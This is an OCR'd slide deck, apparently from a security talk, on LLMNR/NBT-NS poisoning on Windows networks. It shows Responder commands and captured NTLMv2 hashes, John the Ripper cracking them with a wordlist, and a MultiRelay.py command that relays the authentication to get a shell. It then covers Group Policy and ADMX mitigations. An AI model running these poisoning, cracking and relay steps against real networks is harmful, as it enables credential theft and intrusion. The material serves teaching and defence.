
Link Local Multicast Name resolution

- Developed for non-routable LANs
- Allows local computers to behave like a DNS server
- Supports IPv4 & IPv6

NetBios Name Service

- Developed for non-routable LANs
- Allows local computers to behave like a DNS server
- Only Supports IPv4

Insecure Protocols: LLMNR / NBT-SN



Locate host using DNS.


↓

Locate Host using LLMNR

↓

Locate Host using NBT-SN

Insecure Protocols: LLMNR



Locate host using DNS.


↓

Locate Host using LLMNR

↓

Locate Host using NBT-SN

Insecure Protocols: LLMNR / NBT-SN



Insecure Protocols: LLMNR / NBT-SN


Insecure Protocols: LMNR / NBT-SN

Share: \\Evil\

User: Bob Inn

Username: Binn

DC: server1



Destination	Protocol	Info
192.168.1.25	DNS	Standard query 0x888c A evil.serve
192.168.1.25	DNS	Standard query 0x814f A evil.lan
224.0.0.252	LLMNR	Standard query 0xc5cc A evil
224.0.0.252	LLMNR	Standard query 0xc5cc A evil
192.168.1.255	NBNS	Name query NB EVIL<20>
192.168.1.255	NBNS	Name query NB EVIL<20>
192.168.1.255	NBNS	Name query NB EVIL<20>

Insecure Protocols: LMNR / NBT-SN

Command: responder –I eth0

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.1.79 for name evil
[SMB] NTLMv2 Client   : 192.168.1.79
[SMB] NTLMv2 Username : server1\binn
[SMB] NTLMv2 Hash     : binn::server1:39c6731e10eb37b5:3992D85A0809962123507841919 5FDE
[*] [LLMNR]  Poisoned answer sent to 192.168.1.79 for name evil
[*] Skipping previously captured hash for server1\binn
[*] [LLMNR]  Poisoned answer sent to 192.168.1.79 for name evil
[+] Exiting...
```

GUCCI

Cracking the Net-NTLM hash

Inspect those babies

```
root@kali:/# cat /usr/share/responder/logs/SMB-NTLMv2-192.168.1.79.txt
binn::server1:39c6731e10eb37b5:3992D85A0809962123507841919 5FDE5:0101000000000000A931300174 88D
binn::server1:39c6731e10eb37b5:3992D85A0809962123507841919 5FDE5:0101000000000000A931300174 88D
binn::server1:0211b416ba4b3534:B907C5B187DB5B19EEB2FFEC0935170B:0101000000000000069ADA8017488D
```

Cracking the net-ntlm hashes.

```
root@kali:/# john /usr/share/responder/logs/SMB-NTLMv2-192.168.1.79.txt  --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Password01       (binn)
Password01       (binn)
2g 0:00:00:00 DONE (2018-01-08 06:34) 15.38g/s 467730p/s 935461c/s 935461C/s Password01
Session completed
```

but NTLMv2 can still be brute-forced offline. A decent computer can try 1 billion passwords per second against an NTLMv2 challenge-response and has a good chance at cracking the password quickly, even if it was a complex password. Since this happens offline, no alerts will be triggered

Combining the attacks

1. Poison an insecure protocol

```
responder -rv -I eth0
```

2. Relay the NTLM authentication to another device

```
python MultiRelay.py -t [Target] -u ALL
```

OffsecVM-2017.1-i686 - VMware Workstation 12 Player (Non-commercial use only)

Applications Places Terminator Sun 05:26

root@kali: /usr/share/responder

root@kali: /usr/share/responder/tools 51x29

```
root@kali:/usr/share/responder/tools# python MultiRelay.py -t 192.168.1.65 -u ALL
```

root@kali: /usr/share/responder 57x29

```
root@kali:/usr/share/responder# responder -rv -I eth0
```

Watch Demo 3

What does this mean

Anyone on the network with an IP.

Not necessarily connected to the domain

Can grab hashes and obtain a shell.

Just because a user mistypes a UNC path.

Or because DNS fails to resolve a name.

Or because responder, responded faster than another host.

- Reminder: AV’s don’t detect windows features.

Protecting against features: LLMR.

Disable LLMNR in group policy..
Its enabled by default. O_O

- Administrative Templates: Policy def
  - Control Panel
  - Network
    - Background Intelligent Transf
    - BranchCache
    - DirectAccess Client Experienc
    - DNS Client
    - Fonts
    - Hotspot Authentication
    - Lanman Server
    - Lanman Workstation
    - Link-Layer Topology Discover
    - Microsoft Peer-to-Peer Netw
    - Network Connections
    - Network Connectivity Status I
    - Network Isolation
    - Network Provider
    - Offline Files
    - QoS Packet Scheduler
    - SNMP
    - SSL Configuration Settings
    - TCPIP Settings
    - Windows Connect Now

Allow DNS suffix appending to unqualified multi-label nam...	Not configured
Connection-specific DNS suffix	Not configured
Primary DNS suffix devolution level	Not configured
Turn off IDN encoding	Not configured
IDN mapping	Not configured
DNS server	Not configured
Prefer link local responses over DNS when received over a n...	Not configured
Primary DNS suffix	Not configured
Register DNS records with connection-specific DNS suffix	Not configured
Register PTR records	Not configured
Dynamic update	Not configured
Replace addresses in conflicts	Not configured
Registration refresh interval	Not configured
TTL value for A and PTR records	Not configured
DNS suffix search list	Not configured
Turn off smart multi-homed name resolution	Not configured
Turn off smart protocol reordering	Not configured
Update security level	Not configured
Update top level domain zones	Not configured
Primary DNS suffix devolution	Not configured
Turn off multicast name resolution	Not configured

Enable this


Protecting against features: NBT-SN.

Use DHCP – The bad way.

OR

Use Group policy – The best way.

But there isn’t a policy ☹



Protecting against NBT-SN.

1. Get good

Protecting against features: NBT-SN.

Muh Quality


2. Download this guys legit AMX

https://blog.westmonroepartners.com/secure-nbt-ns-poisoning-attacks/

referenced in the CIS Benchmark. So... I created an ADMX template instead! The Set-NetBIOS-node-type-KB160177.zip file includes an admx template and an English (US) adml file that collectively allow the configuration of the NodeType setting.

Protecting against features: NBT-SN

3. Extract the file into C:/Windows/PolicyDefinitons

